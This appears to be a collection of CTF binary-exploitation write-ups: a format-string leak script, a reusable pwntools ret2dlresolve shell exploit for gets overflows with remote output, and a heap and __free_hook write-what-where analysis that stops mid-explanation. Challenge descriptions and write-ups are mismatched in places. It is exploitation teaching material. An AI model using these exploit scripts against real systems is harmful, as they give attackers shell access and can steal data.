
(5 pt) "Gimme the report." The Boss said

CS315 course is open, and this year we added some CTF challenges to the lab tutorial. After 3 weeks of teaching, our professor wants some feedback from students.

"Design a service, please. Gather some feedback and report from students of CS315."

"Sure." Answered in no time, but I got super nervous because of me, as a computer science graduate, don't know how to programming.



By the way, I already got some report said that `why this course so easy`, `please tell something hard`. Fine, I'll just write my program that reads from user input, but stores nothing.

No store, no vulnerability.

Yeah, I'm going to save my job!

[my_super_secret_report_service]()

[my_super_secret_report_service.c]()

`nc ali.infury.org 10004`

Writeup

The flag is read into `flag` (on stack). To read, use the `printf(buffer)` vuln to read any arbitrary value from the stack with `%xx$p` where `xx` starts at `06` (top of stack). Since `buffer` is allocated first, you'll need to start at `0x200 / 8 + 6` (70).

> Oh, don't for get to start with `please` :-)

Exploit

```
#!/bin/bash

for ((i=70;;i++)) {
    B=$(echo 'please %'$i'$p' | nc mc.ax 31569 | grep please | awk '{print $2}')
    if echo $B | grep '7d' >/dev/null 2>&1
    then
        echo $B | sed 's/.*7d/7d/' | xxd -r -p | rev; echo
        break
    fi
    echo $B | awk -Fx '{print $2}' | xxd -r -p | rev
}
```

Output:

```
# ./sol.sh
flag{pl3as3_pr1ntf_w1th_caut10n_9a3xl}
```

(5 pt) My Last Chance

It's super hard to convince my Boss that report system is just broken temporarily. Now I'm going to learn programming and security very hard to save my job.

---- 2 DAYS LATER ----

Totally didn't learn.

"Some students want to enroll this course, please make something to collect enroll."

"But, but this course is full already..."

"CS315 is hard, someone gonna to quit. So, in case anyone want to enroll, we need to handle this." The Boss looked at me, "can't you programming?"

"Yep! Yeah, seriously I can programming very well!"

I need to prepare my CV now.

awesome_enroll_service

awesome_enroll_service.c

`nc ali.infury.org 10005`

Please use netcat to connect and solve challenges! And don't ask why there isn't a flag.txt in source code...

Writeup

Summary

I'm lumping all of these together since I used the *exact* same code on all of them. And I'm sure this was *not* the intended solution.

I'm not going to cover all the internals or details of ret2dlresolve (in this write up, I'm working on a future article), however here are two good reads:

https://syst3mfailure.io/ret2dl_resolve
https://gist.github.com/ricardo2197/8c7f6f5b8950ed6771c1cd3a116f7e62

Analysis

Checksec

```
    Arch:     amd64-64-little
    Stack:    No canary found
    PIE:      No PIE (0x400000)
```

All three had at least the above--all that is needed for easy ret2dlresolve with `gets`. That, and dynamically linked.

> Perhaps it's time to retire `gets`.

Exploit (./getsome.py)

```
#!/usr/bin/env python3

from pwn import *

binary = context.binary = ELF(args.BIN)

p = process(binary.path)
p.sendline(cyclic(1024,n=8))
p.wait()
core = p.corefile
p.close()
os.remove(core.file.name)
padding = cyclic_find(core.read(core.rsp, 8),n=8)
log.info('padding: ' + hex(padding))

rop = ROP(binary)
ret = rop.find_gadget(['ret'])[0]
dl = Ret2dlresolvePayload(binary, symbol='system', args=['sh'])

rop.raw(ret)
rop.gets(dl.data_addr)
rop.ret2dlresolve(dl)

if args.REMOTE:
    p = remote(args.HOST, args.PORT)
else:
    p = process(binary.path)

payload  = b''
payload += padding * b'A'
payload += rop.chain()
payload += b'\n'
payload += dl.payload

p.sendline(payload)
p.interactive()
```

To exploit most x86_64 `gets` challenges just type:

```
./getsome.py BIN=./binary HOST=host PORT=port REMOTE=1
```

Thanks it, get your flag and move on.

How does this script work?

Well, first the padding is computing by crashing the binary and extracting the payload from the core to compute the distance to the return address on the stack. Then, ret2dlresolve is used to get a shell. *See the retdlresolve links above.*

Output:

```
# ./getsome.py BIN=./ret2generic-flag-reader HOST=mc.ax PORT=31077 REMOTE=1
[*] '/pwd/datajerk/redpwnctf2021/pwn/ret2generic-flag-reader/ret2generic-flag-
reader'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process '/pwd/datajerk/redpwnctf2021/pwn/ret2generic-flag-
reader/ret2generic-flag-reader': pid 312
[*] Process '/pwd/datajerk/redpwnctf2021/pwn/ret2generic-flag-reader/ret2generic-
flag-reader' stopped with exit code -11 (SIGSEGV) (pid 312)
[!] Error parsing corefile stack: Found bad environment at 0x7fffe4f21f61
[+] Parsing corefile...: Done
[*] '/pwd/datajerk/redpwnctf2021/pwn/ret2generic-flag-reader/core.312'
    Arch:      amd64-64-little
    RIP:       0x40142f
    RSP:       0x7fffe4f20028
    Exe:       '/pwd/datajerk/redpwnctf2021/pwn/ret2generic-flag-
reader/ret2generic-flag-reader' (0x400000)
    Fault:     0x6161616161616166
[*] padding: 0x28
[*] Loading gadgets for '/pwd/datajerk/redpwnctf2021/pwn/ret2generic-flag-
reader/ret2generic-flag-reader'
[+] Opening connection to mc.ax on port 31077: Done
[*] Switching to interactive mode
alright, the rob inc company meeting is tomorrow and i have to come up with a new
pwnable...
how about this, we'll make a generic pwnable with an overflow and they've got to
ret to some flag reading function!
slap on some flavortext and there's no way rob will fire me now!
this is genius!! what do you think?
$ cat flag.txt
flag{rob-loved-the-challenge-but-im-still-paid-minimum-wage}
```

(BONUS 5 pt) Me, worked in maid cafes

Yet another programming order from cafes.

So called maid cafes, their Boss wants me to design a service to collect costumers' requirements.

The Boss promised me if I can finish such a program, I can come to the cafes free forever. So stuck in the flavor of coffee (not the maid I promise) that I swear gonna to get this work done.

Very strange I don't understand the details of this program (like how big, how far, which requirements are they?), and why some CS315 students are pentesting my program.

Luckily I learned about some security parameters already, so I simply turned them on.

maid

ld-linux-x86-64.so.2

libc.so.6

This is a ROP challenge and you may find it's difficult. But success solvers will win a badge.

Writeup

Setup

So whats up?

Well first things first, were provided with a libc and a linker. If we want to correctly emulate the challenge environment, we need to patch these into the program. You can do that like so:

```
patchelf ./simultaneity --set-interpreter ./ld-linux-x86-64.so.2 --replace-needed
libc.so.6 ./libc.so.6 --output simultaneity1
```


Now you should have `simultaneity1` which has the correct libc + linker. Something else to note is that the libc is stripped. There are quite a few ways to 'unstrip' a libc but I chose to download the debug symbols and simply use them with my gdb. To do this you can download the debug symbols that match the libc (you can get version info from a libc by running it), then extract them in the current directory:

```
wget http://ftp.de.debian.org/debian/pool/main/g/glibc/libc6-dbg_2.28-
10_amd64.deb
mkdir dbg; dpkg -x libc6-dbg_2.28-10_amd64.deb ./dbg/
```

Now whenever you want to use these symbols in gdb, simply type: `set debug-file-directory dbg/usr/lib/debug/` and you should (fingers crossed) have working symbols. Now we should be all set to take a look at the binary.

The program


Its pretty simple:



```
root@nomu:~/D/r/2/simultaneity
›› ./simultaneity1
how big?
10
you are here: 0x5572bf7b1670
how far?
0
what?
12345678
root@nomu:~/D/r/2/simultaneity
››
```

The program asks `how big?` and we can provide a size, it then spits out what looks like a `main_arena` heap address (from a heap that is aligned with the data segment). It then asks `how far?` and `what?`. It seems that the program is straight up giving us a thinly veiled write-what-where primitive, nice.

If we look at the decompiled code for `main()` we can confirm this:



```
void main(void)

{
  long in_FS_OFFSET;
  size_t size;
  void *alloc;
  undefined8 local_10;

  local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
  setvbuf(stdout,(char *)0x0,2,0);
  puts("how big?");
  __isoc99_scanf("%ld",&size);
  alloc = malloc(size);
  printf("you are here: %p\n",alloc);
  puts("how far?");
  __isoc99_scanf("%ld",&size);
                    /* only accepts numbers, no letters :)
                        */
  puts("what?");
  __isoc99_scanf("%zu",(void *)((long)alloc + size * 8),size * 8);
                    /* WARNING: Subroutine does not return */
                    /* love how interested I was in this, all it does is just exits() w/out doing
                       anything lmfao. This means that _exit CANNOT be our target. Perhaps inside
                       scanf somewhere? */
  _exit(0);
}
```

(ignore my mutterings at the bottom lol) The program takes a `size` which is then passed to `malloc(size)` so we can control the size of an allocation. Then the program leaks the address of said allocation back to us. We can then specify another `size`/index that will then be multiplied by 8, then it will be added to the address of our allocation `(long)alloc + size * 8)`. We then use the result of this addition and write into it an `unsigned int`/`size_t`.

Another cool thing about this (other than being given an extremely powerful exploit primitive) is that because the `how far?` part of the program takes a regular integer via `__isoc99_scanf("%ld", &size)` we can have a negative `size`/index. This, in turn means that we can not only write anywhere after our allocation, but also before.

Approaches


Now i'll talk about the approach I tried initially. My first thought was, could we overwrite some interesting stuff on the heap? Maybe one of functions left something there? However further inspection on the heap revealed that its just a barren wasteland.

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x55555555a000
Size: 0x251 <------------------+
                               |
Allocated chunk | PREV_INUSE   +------------ Metadata :yawn:
Addr: 0x55555555a250
Size: 0x411 <------------------ scanf()'s allocation to store our input in full

Allocated chunk | PREV_INUSE   +------------ Our allocation
Addr: 0x55555555a660           |
Size: 0x21 <-------------------+
Top chunk | PREV_INUSE
Addr: 0x55555555a680
Size: 0x20981
```

Nothing interesting here, and nothing that could be easily exploited; i thought perhaps through some manipulation of the `top` we could allocate a chunk, perhaps with `scanf` (yes, `scanf` does this) somewhere it isn't meant to be? As it turns out, `scanf` will allocate the temporary buffer before it recieves our input+writes it, so sadly there is no meddling we can do here, as no further allocations are made/free'd. Although under certain circumstances `scanf()` will `free()` the temporary buffer, so perhaps some opportunity exists there? I didn't think about this too much, though.

I was quickly drawn to another idea. Whats in the `.bss` atm?




```
pwndbg> telescope 0x555555558000 50
00:0000│       0x555555558000 (data_start) ◂— 0x0
01:0008│       0x555555558008 (__dso_handle) ◂— 0x555555558008
02:0010│ r14  0x555555558010 (stdout@@GLIBC_2.2.5) —▸ 0x7ffff7fc8760 (_IO_2_1_stdout_) ◂— 0xfbad2887
03:0018│       0x555555558018 (completed) ◂— 0x0
04:0020│       0x555555558020 ◂— 0x30 /* '0' */
05:0028│       0x555555558028 ◂— 0x0
... ↓
```

Not much, as you can see (and definitely nothing useful). My idea here was to overwrite some stuff and see what happened, did changing any of this stuff have any impact? Sadly no. I was quite confident that modifying the `stdout@GLIBC` would have some effect, as the `FILE` struct is pretty complicated. But it was to no avail.

So we have a seemingly hopeless situation where we have very little, if any opportunity to overwrite anything; we have a (basically useless) `.text`/heap leak and no (reliable) way to overwrite anything meaningful.

It was at this point where I became stuck for quite a while, and moved on to `image-identifier`. Only after finishing that and coming back did I realise what I had missed, on the last day of the CTF.

Gaining a (rather strong) foothold




Malloc Algorithm

In a nutshell, malloc works like this:

- If there is a suitable (exact match only) chunk in the tcache, it is returned to the caller. No attempt is made to use an available chunk from a larger-sized bin.
- If the request is large enough, `mmap()` is used to request memory directly from the operating system. Note that the threshold for mmap'ing is dynamic, unless overridden by M_MMAP_THRESHOLD (see mallopt() documentation), and there may be a limit to how many such mappings there can be at one time.
- If the appropriate fastbin has a chunk in it, use that. If additional chunks are available, also pre-fill the tcache.
- If the appropriate smallbin has a chunk in it, use that, possibly pre-filling the tcache here also.
- If the request is "large", take a moment to take everything in the fastbins and move them to the unsorted bin, coalescing them as you go.
- Start taking chunks off the unsorted list, and moving them to small/large bins, coalescing as you go (note that this is the only place in the code that puts chunks into the small/large bins). If a chunk of the right size is seen, use that.
- If the request is "large", search the appropriate large bin, and successively larger bins, until a large-enough chunk is found.
- If we still have chunks in the fastbins (this may happen for "small" requests), consolidate those and repeat the previous two steps.
- Split off part of the "top" chunk, possibly enlarging "top" beforehand.


I highlighted the important part. I neglected to fully consider the ability we have when controlling the size of an allocation. If we wanted, we could make `malloc()` fail and return a null pointer, but more importantly if an allocation is larger than the `top` chunk (aka, does not fit in the current heap) `malloc()` will use `mmap()` to allocate some memory that fits the size of said allocation (if it can provide enough memory, that is).

If we, for example allocate a chunk that is 1 larger that `top` (0x209a1+1) then we should be able to force `malloc()` to make our heap elsewhere. And sure enough:



```
how big?
133538
you are here: 0x7ffff7deb010
how far?
0
what?
```

Yep, the entire allocation has moved elsewhere. But where exactly?



```
    0x555555559000     0x55555555a000 rw-p     1000 5000   /root/Documents/redpwn/2021/simultaneity/simultaneity1
    0x55555555a000     0x55555557b000 rw-p    21000 0      [heap]
    0x7ffff7deb000     0x7ffff7e0c000 rw-p    21000 0
    0x7ffff7e0c000     0x7ffff7e2e000 r--p    22000 0      /root/Documents/redpwn/2021/simultaneity/libc.so.6
    0x7ffff7e2e000     0x7ffff7f76000 r-xp   148000 22000  /root/Documents/redpwn/2021/simultaneity/libc.so.6
    0x7ffff7f76000     0x7ffff7fc2000 r--p    4c000 16a000 /root/Documents/redpwn/2021/simultaneity/libc.so.6
    0x7ffff7fc2000     0x7ffff7fc3000 ---p     1000 1b6000 /root/Documents/redpwn/2021/simultaneity/libc.so.6
    0x7ffff7fc3000     0x7ffff7fc7000 r--p     4000 1b6000 /root/Documents/redpwn/2021/simultaneity/libc.so.6
    0x7ffff7fc7000     0x7ffff7fc9000 rw-p     2000 1ba000 /root/Documents/redpwn/2021/simultaneity/libc.so.6
```


Our allocation is between the main heap and libc (`0x7ffff7deb000-0x7ffff7e0c000`). The most important aspect of this is that there is no flux/influence of ASLR between our heap and all of libc. This means:

- Since our heap is at a constant offset from libc, so is our leaked allocation address. We now have an easy way to get the base, and therefore the rest of libc.
- As stated in the above, our allocation is at a constant offset from libc, this means that we may use our primitive to write INTO libc, anywhere we want.

Now that we have easy access to libc, we need a place to write. I tried a couple things here; none of which worked, however overwriting `__free_hook` did.


`__free_hook` is a global function pointer in libc that when NULL does nothing however when populated with any values, upon `free()` it will detect that the pointer is not NULL and instead jump to it. This makes it ideal, as `free()`, and therefore `__free_hook` are used alot more than you would expect, and so there are alot of opportunities for RCE with this value. Hooks like this also exist for `malloc()` and `realloc()` functions, making it an extremely easy way to execute a one-gadget in a pinch.

We can work out the difference of `__free_hook` from our allocation, then divide that by 8, ensuring that when it eventually gets multiplied by 8 in our `scanf("%zu",(void *)((long)alloc + size * 8)))` we still come out with the same value:




```
pwndbg> x/gx &__free_hook
0x7ffff7fc98e8 <__free_hook>:   0x0000000000000000
pwndbg> p/x 0x7ffff7fc98e8 - 0x7ffff7deb010
$3 = 0x1de8d8
pwndbg> p $3 / 8
$4 = 245019
pwndbg> 
```

We can then do a test run in gdb to make sure we are in fact writing to the correct location



```
how big?
133538
you are here: 0x7ffff7deb010
how far?
245019
what?
```


And sure enough, yes.



```
 ► 0x55555555525c <main+211>                call   __isoc99_scanf@plt <__isoc99_scanf@plt>
        format: 0x555555556032 ◂— 0x1b01000000757a25 /* '%zu' */
        vararg: 0x7ffff7fc98e8 (__free_hook) ◂— 0x0

   0x555555555261 <main+216>                mov    edi, 0
   0x555555555266 <main+221>                call   _exit@plt <_exit@plt>
```

We can see that we do write to `__free_hook`. However on entering a random value you'll notice that we do not SEGFAULT before the `_exit()`



```
pwndbg> c
Continuing.
11111111
[Inferior 1 (process 170584) exited normally]
pwndbg> 
```

This can mean only one thing; our input is never allocated / is never `free()`'d

Some scanf stuff

Since `scanf()` takes no `length` field, for all user input, even the stuff it doesnt care about (wrong format, wrong type, etc...) it has to take + store somehow. To do this it uses a 'scratch'-buffer. This is a buffer that will store ALL the input from `scanf()`. This starts as a stack buffer, however will fallback to being a heap buffer if this stack buffer threatens to overflow:

```
/* Scratch buffers with a default stack allocation and fallback to
   heap allocation. [---snipped---]
```

here

This heap buffer is re-used whenever another call to `scanf()` comes via rewinding the buffer position back to the start, such that the space can be re-used:

```
/* Reinitializes BUFFER->current and BUFFER->end to cover the entire
   scratch buffer.  */
static inline void
char_buffer_rewind (struct char_buffer *buffer)
{
  buffer->current = char_buffer_start (buffer);
  buffer->end = buffer->current + buffer->scratch.length / sizeof (CHAR_T);
}
```

here and here

Whenever we want to add to this buffer, we need to call `char_buffer_add()`. This does a couple things. 1st it checks if we currently positioned at the end of our buffer, and if so it will take a 'slow' path. Otherwise it just adds a single character to the scratch buffer and moves on:

```
static inline void
char_buffer_add (struct char_buffer *buffer, CHAR_T ch)
{
  if (__glibc_unlikely (buffer->current == buffer->end))
    char_buffer_add_slow (buffer, ch);
  else
    *buffer->current++ = ch;
}
```

here

As you would expect, the slow path is for when we run out of space in our stack buffer, (or our heap buffer) and will move our input in its entirety to the heap when the conditions are right

```
/* Slow path for char_buffer_add.  */
static void
char_buffer_add_slow (struct char_buffer *buffer, CHAR_T ch)
{
  if (char_buffer_error (buffer))
    return;
  size_t offset = buffer->end - (CHAR_T *) buffer->scratch.data;
  if (!scratch_buffer_grow_preserve (&buffer->scratch)) // <---------- important
part is here
    {
      buffer->current = NULL;
      buffer->end = NULL;
      return;
    }
  char_buffer_rewind (buffer);
  buffer->current += offset;
  *buffer->current++ = ch;
}
```

If we delve a bit deeper we can actually find where exactly this allocation happens:

```
bool
__libc_scratch_buffer_grow_preserve (struct scratch_buffer *buffer)
{
  size_t new_length = 2 * buffer->length;
  void *new_ptr;

  if (buffer->data == buffer->__space.__c) // If we are currently using the
__space.__c buffer (stack buffer). This is the default for all inputs,
initially.
    {
      /* Move buffer to the heap.  No overflow is possible because
     buffer->length describes a small buffer on the stack.  */
      new_ptr = malloc (new_length);
      if (new_ptr == NULL)
          return false;
      memcpy (new_ptr, buffer->__space.__c, buffer->length); // heres the 'move'
// [---snipped---]
      /* Install new heap-based buffer.  */
  buffer->data = new_ptr;
  buffer->length = new_length;
  return true;
```

`buffer->data` is where we write into the scratch buffer - at least the origin, anyway.

